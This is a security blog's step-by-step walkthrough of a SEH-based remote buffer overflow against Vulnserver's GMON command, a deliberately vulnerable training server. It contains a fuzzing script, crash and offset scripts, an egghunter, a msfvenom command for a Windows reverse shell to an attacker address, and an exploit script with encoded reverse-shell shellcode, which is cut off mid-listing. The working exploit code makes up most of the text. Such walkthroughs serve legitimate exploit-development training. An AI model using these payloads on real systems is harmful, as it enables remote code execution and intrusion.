← CVE-2018-12897 – Exploit Development – SolarWinds DameWare Local Buffer Overflow

Exploit Development – Vulnserver LTER – Unicode conversion →

Exploit Development – Vulnserver GMON – Egghunter

Posted on July 19, 2019 by Xavi

Hello everyone!

This post is going to be another write-up of vulnserver. I'm going to do GMON exercise that contains basically an standard SEH based Remote Buffer Overflow vulnerability.

I will try to make this post useful for anyone that as me is learning about this kind of exploits.

Search

Recent Posts

- MobaXterm Buffer Overflow – Malicious Sessions File import
- SEH based local Buffer Overflow – DameWare Remote Support
- Bypassing Kaspersky AntiVirus 2018
- Backdooring a Windows Binary bypassing ASLR memory protection
- Exploit Development – Vulnserver HTER – Hex conversion

Recent Comments

Let's go step by step all the process until we execute a reverse shell into the vulnerable server.

Before starting with the exploit development, we need to detect the vulnerability.

To do that, I used a tool named BooFuzz, and I used a custom python script that is the following one:

```
#!/usr/bin/env python
# Author: Xavi Bel
# Date: 22/06/2019
#    small mod: 20/07/019
# Purpose:
#       Fuzzing Vulnserver
#       GMON

from boofuzz import *
import time

def get_banner(target, my_logger, session, *args, **kwargs):
    banner_template = b"Welcome to Vulnerable Server! Enter HELP for help."
    try:
        banner = target.recv(10000)
    except:
        print("Unable to connect. Target is down. Exiting.")
        exit(1)

    my_logger.log_check('Receiving banner..')
    if banner_template in banner:
        my_logger.log_pass('banner received')
    else:
```

Archives

- September 2019
- August 2019
- July 2019
- June 2019
- May 2019
- April 2019
- March 2019
- February 2019
- October 2018

Categories


- Exploiting
- Hacking Web
- Miscellaneous

Meta

- Log in
- Entries RSS
- Comments RSS
- WordPress.org


```
        my_logger.log_fail('No banner received')
        print("No banner received, exiting..")
        exit(1)


def main():

    session = Session(
        sleep_time=1,
        target=Target(
            connection=SocketConnection("192.168.1.99", 9999, proto='tcp')
        ),
    )

    # Setup
    s_initialize(name="Request")
    with s_block("Host-Line"):
        s_static("GMON", name='command name')
        s_delim(" ")
        s_string("FUZZ",  name='trun variable content')
        s_delim("\r\n")

    # Fuzzing
    session.connect(s_get("Request"), callback=get_banner)
    session.fuzz()


if __name__ == "__main__":
        main()
```

We launch it. And the request number 50 crashes the application.



```
[2019-07-19 23:45:39,002]     Info: Closing target connection...
[2019-07-19 23:45:39,002]     Info: Connection closed.
[2019-07-19 23:45:39,002]   Test Step: Sleep between tests.
[2019-07-19 23:45:39,002]     Info: sleeping for 1.000000 seconds
[2019-07-19 23:45:40,005] Test Case: 50: Request.trun variable content.50
[2019-07-19 23:45:40,005]     Info: Type: String. Default value: b'FUZZ'. Case 50 of 1532 overall.
[2019-07-19 23:45:40,005]     Info: Opening target connection (192.168.1.99:9999)...
[2019-07-19 23:45:40,005]     Info: Connection opened.
[2019-07-19 23:45:40,005]   Test Step: Callback function
[2019-07-19 23:45:40,005]     Info: Receiving...
[2019-07-19 23:45:45,015]     Received:
[2019-07-19 23:45:45,015]     Check: Receiving banner..
[2019-07-19 23:45:45,015]       Check Failed: No banner received
No banner received, exiting..
```

The request 50 is the following one:



So it contains the string:


```
GMON /.:/ + A * 5000
```

Let’s create an exploit in python that replicates the crash. Here is the code:


```
#!/usr/bin/python
import socket
import os
import sys
```

```
crash = "A" * 5000

buffer="GMON /.:/"
buffer+= crash + "\r\n"
print "[*] Sending exploit!"

expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect(("192.168.1.99", 9999))
expl.send(buffer)
expl.close()
```


We launch it and the application crashes. If we look at the crash inside the debugger, we can see that we didn't overwrite EIP:



But if we look at the SEH, we are going to see that we overwritten it with 4 A’s.




We press SHIFT+F9 to pass the exception to program and we will see an access violation:



In the image above, apart that the EIP address, it's also important to look at the stack, the right-bottom of the screen. Our shellcode is located on third position of the stack. To reach it we can use a POP-POP-RET instruction.

Let's switch to Immunity debugger and use Corelan Mona plugin to locate a pop-pop-ret instruction:


```
!mona seh
```



We can choose for example the first one:

```
0x625010b4
```

We verify it:



Let’s save it for later. Before adding this to our script we need to locate the SEH overwrite. As always let’s use msf-pattern to generate an string:

```
msf-pattern_create -l 5000
```

We launch the script with this string, and we see that SEH was overwritten for the next value:

```
SEH chain of thread 000011F0, item 0
 Address=016FFFC4
 SE handler=45336E45
```


```
root@kali:~/Documents/Certifications/OSCE/Vulnserver/6_GMON# msf-pattern_offset -q 45336E45 -l 5000
[*] Exact match at offset 3519
root@kali:~/Documents/Certifications/OSCE/Vulnserver/6_GMON#
```

And we identified was is the exact position of the buffer that overwrites SEH value.

Let’s add this information to our script:

```
# [*] Exact match at offset 3519
junk1 = "A" * 3515 + "C" * 4

# 625010B4   POP-POP-RET
seh  = "\xB4\x10\x50\x62"

junk2 = "B" * 1477

crash = junk1 + seh + junk2
```

We setup a break point in the pop-pop-ret instruction and we verify that we reach it:



Now we are going to land in our 4 bytes of space that are the letters CCCC.


We are going to do a small jump forward with the instruction:

```
017CFFC4    EB 08           JMP SHORT 017CFFCE   = JMP SHORT +8
```

This it how the code looks like now:

```
# [*] Exact match at offset 3519
junk1 = "A" * 3515
short_jump = "\xEB\x08\x90\x90"

# 625010B4   5B              POP EBX
seh  = "\xB4\x10\x50\x62"

junk2 = "B" * 1477

crash = junk1 + short_jump + seh + junk2
```

And the jump worked as expected:




Now we can just put our final shellcode in that 1475 buffer space, but that should be too simple.

Let’s quickly implement an egghunter.

We copy the egghunter shellcode:

```
\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8\x54\x30\x
```

We put the egg somewhere in the code and we test it. It works fine, you can see TooWTooW string located in the dump:



Now we just need to generate the final shellcode.

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.1.88
```

We put all together in the final script:


```
#!/usr/bin/python
# Author: Xavi Bel
# Website: xavibel.com
# Date: 20/07/2019
# Vulnserver GMON - Egghunter
import socket
import os
import sys

# [*] Exact match at offset 3519
junk1 = "A" * 3149

# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.1.
# Payload size: 358 bytes
shellcode  = "T00WT00W"
shellcode += "\xba\xba\xbb\x18\x8a\xda\xd0\xd9\x74\x24\xf4\x58"
shellcode += "\x33\xc9\xb1\x53\x31\x50\x15\x83\xe8\xfc\x03\x50"
shellcode += "\x11\xe2\x4f\x47\xf0\x08\xaf\xb8\x01\x6d\x26\x5d"
shellcode += "\x30\xad\x5c\x15\x63\x1d\x17\x7b\x88\xd6\x75\x68"
shellcode += "\x1b\x9a\x51\x9f\xac\x11\x87\xae\x2d\x09\xfb\xb1"
shellcode += "\xad\x50\x2f\x12\x8f\x9a\x22\x53\xc8\xc7\xce\x01"
shellcode += "\x81\x8c\x7c\xb6\xa6\xd9\xbc\x3d\xf4\xcc\xc4\xa2"
shellcode += "\x4d\xee\xe5\x74\xc5\xa9\x25\x76\x0a\xc2\x6c\x60"
shellcode += "\x4f\xef\x27\x1b\xbb\x9b\xb6\xcd\xf5\x64\x14\x30"
shellcode += "\x3a\x97\x65\x74\xfd\x48\x10\x8c\xfd\xf5\x22\x4b"
shellcode += "\x7f\x22\xa7\x48\x27\xa1\x1f\xb5\xd9\x66\xf9\x3e"
shellcode += "\xd5\xc3\x8e\x19\xfa\xd2\x43\x12\x06\x5e\x62\xf5"
shellcode += "\x8e\x24\x40\xd1\xcb\xff\xe9\x40\xb6\xae\x16\x92"
shellcode += "\x19\x0e\xb2\xd8\xb4\x5b\xcf\x82\xd0\xa8\xfd\x3c"
shellcode += "\x21\xa7\x76\x4e\x13\x68\x2c\xd8\x1f\xe1\xea\x1f"
shellcode += "\x29\xe5\x0d\xcf\x91\x66\xf0\xf0\xe1\xaf\x36\xa4"
shellcode += "\xb1\xc7\x9f\xc5\x59\x18\x20\x10\xf7\x12\xb6\x5b"
```

```
shellcode += "\xa0\x22\x1e\x34\xb3\x24\x9f\x7f\x3a\xc2\xcf\x2f"
shellcode += "\x6d\x5b\xaf\x9f\xcd\x0b\x47\xca\xc1\x74\x77\xf5"
shellcode += "\x0b\x1d\x1d\x1a\xe2\x75\x89\x83\xaf\x0e\x28\x4b"
shellcode += "\x7a\x6b\x6a\xc7\x8f\x8b\x24\x20\xe5\x9f\x50\x57"
shellcode += "\x05\x60\xa0\xf2\x05\x0a\xa4\x54\x51\xa2\xa6\x81"
shellcode += "\x95\x6d\x59\xe4\xa5\x6a\xa5\x79\x9c\x01\x93\xef"
shellcode += "\xa0\x7d\xdb\xff\x20\x7e\x8d\x95\x20\x16\x69\xce"
shellcode += "\x72\x03\x76\xdb\xe6\x98\xe2\xe4\x5e\x4c\xa5\x8c"
shellcode += "\x5c\xab\x81\x12\x9e\x9e\x92\x55\x60\x5c\xbc\xfd"
shellcode += "\x09\x9e\xfc\xfd\xc9\xf4\xfc\xad\xa1\x03\xd3\x42"
shellcode += "\x02\xeb\xfe\x0a\x0a\x66\x6e\xf8\xab\x77\xbb\x5c"
shellcode += "\x72\x77\x4f\x45\x85\x02\x3f\x7a\x66\xf3\x56\x1f"
